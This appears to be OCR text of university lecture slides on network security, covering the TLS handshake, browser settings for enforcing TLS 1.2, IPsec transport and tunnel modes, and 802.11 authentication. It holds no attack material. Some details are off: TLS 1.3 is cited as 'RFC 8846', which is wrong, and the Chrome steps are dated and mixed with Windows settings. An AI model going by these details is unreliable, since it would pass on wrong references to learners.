
- widely deployed security protocol above the transport layer
  - supported by almost all browsers, web servers: https (port 443)
- provides:
  - confidentiality: via *symmetric encryption*
  - integrity: via *cryptographic hashing*
  - authentication: via *public key cryptography*

all techniques we have studied!

- history:
  - early research, implementation: secure network programming, secure sockets
  - secure socket layer (SSL) deprecated [2015]
  - TLS 1.3: RFC 8846 [2018]

Ask a question

Transport-layer security (TLS)




Credited to CRAIG TAYLOR

1. client TLS hello msg:
   - *guesses* key agreement protocol, parameters
   - indicates cipher suites it supports
2. server TLS hello msg chooses
   - key agreement protocol, parameters
   - cipher suite
   - server-signed certificate
3. client:
   - checks server certificate
   - generates key
   - can now make application request (e.g.., HTTPS GET)

Transport-layer security (TLS)

- TLS provides an API that *any* application can use
- an HTTP view of TLS:



Ask a question

TLS in practice

Microsoft Edge


1. In the Windows menu search box, type *Internet options*.
2. Under **Best match**, click **Internet Options**.
3. In the **Internet Properties** window, on the **Advanced** tab, scroll down to the **Security** section.

Google Chrome

1. Open **Google Chrome**
2. Click **Alt F** and select **Settings**
3. Scroll down and select **Show advanced settings...**
4. Scroll down to the **System** section and click on **Open proxy settings...**
5. Select the **Advanced** tab
6. Scroll down to **Security** category, manually check the option box for **Use TLS 1.2**

Mozilla Firefox

1. Open **Firefox**
2. In the address bar, type **about:config** and press Enter
3. In the **Search** field, enter **tls**. Find and double-click the entry for **security.tls.version.min**
4. Set the integer value to 3 to force protocol of TLS 1.2 to be the default.




Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS

Ask a question


IP Sec

- Provides datagram-level encryption, authentication, integrity
  - for both user traffic and control traffic (e.g., BGP, DNS messages)
- Two “modes”:



transport mode:

- *only* datagram *payload* is encrypted, authenticated




tunnel mode:

- entire datagram is encrypted, authenticated
- encrypted datagram encapsulated in new datagram with new IP header, tunneled to destination

Ask a question

IPsec datagram




tunnel mode ESP

- ESP trailer: padding for block ciphers
- ESP header:
  - SPI, so receiving entity knows what to do
  - sequence number, to thwart replay attacks
- MAC in ESP auth field created with shared secret key

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- **Security in wireless and mobile networks**
  - 802.11 (WiFi)
  - 4G/5G
- Operational security: firewalls and IDS

Wireless 802.11: authentication, encryption




Arriving mobile must:

- associate with access point: (establish) communication over wireless link
- authenticate to network

Ask a question

802.11: authentication, encryption




1 discovery of security capabilities:

- AP advertises its presence, forms of authentication and encryption provided
- device requests specific forms authentication, encryption desired

although device, AP already exchanging messages, device not yet authenticated, does not have encryption keys

802.11: authentication, encryption





② mutual authentication and shared symmetric key derivation:

- AS, mobile already have shared common secret (e.g., password)
- AS, mobile use shared secret, nonces (prevent relay attacks), cryptographic hashing (ensure message integrity) to authenticating each other
- AS, mobile derive symmetric session key

Ask a question

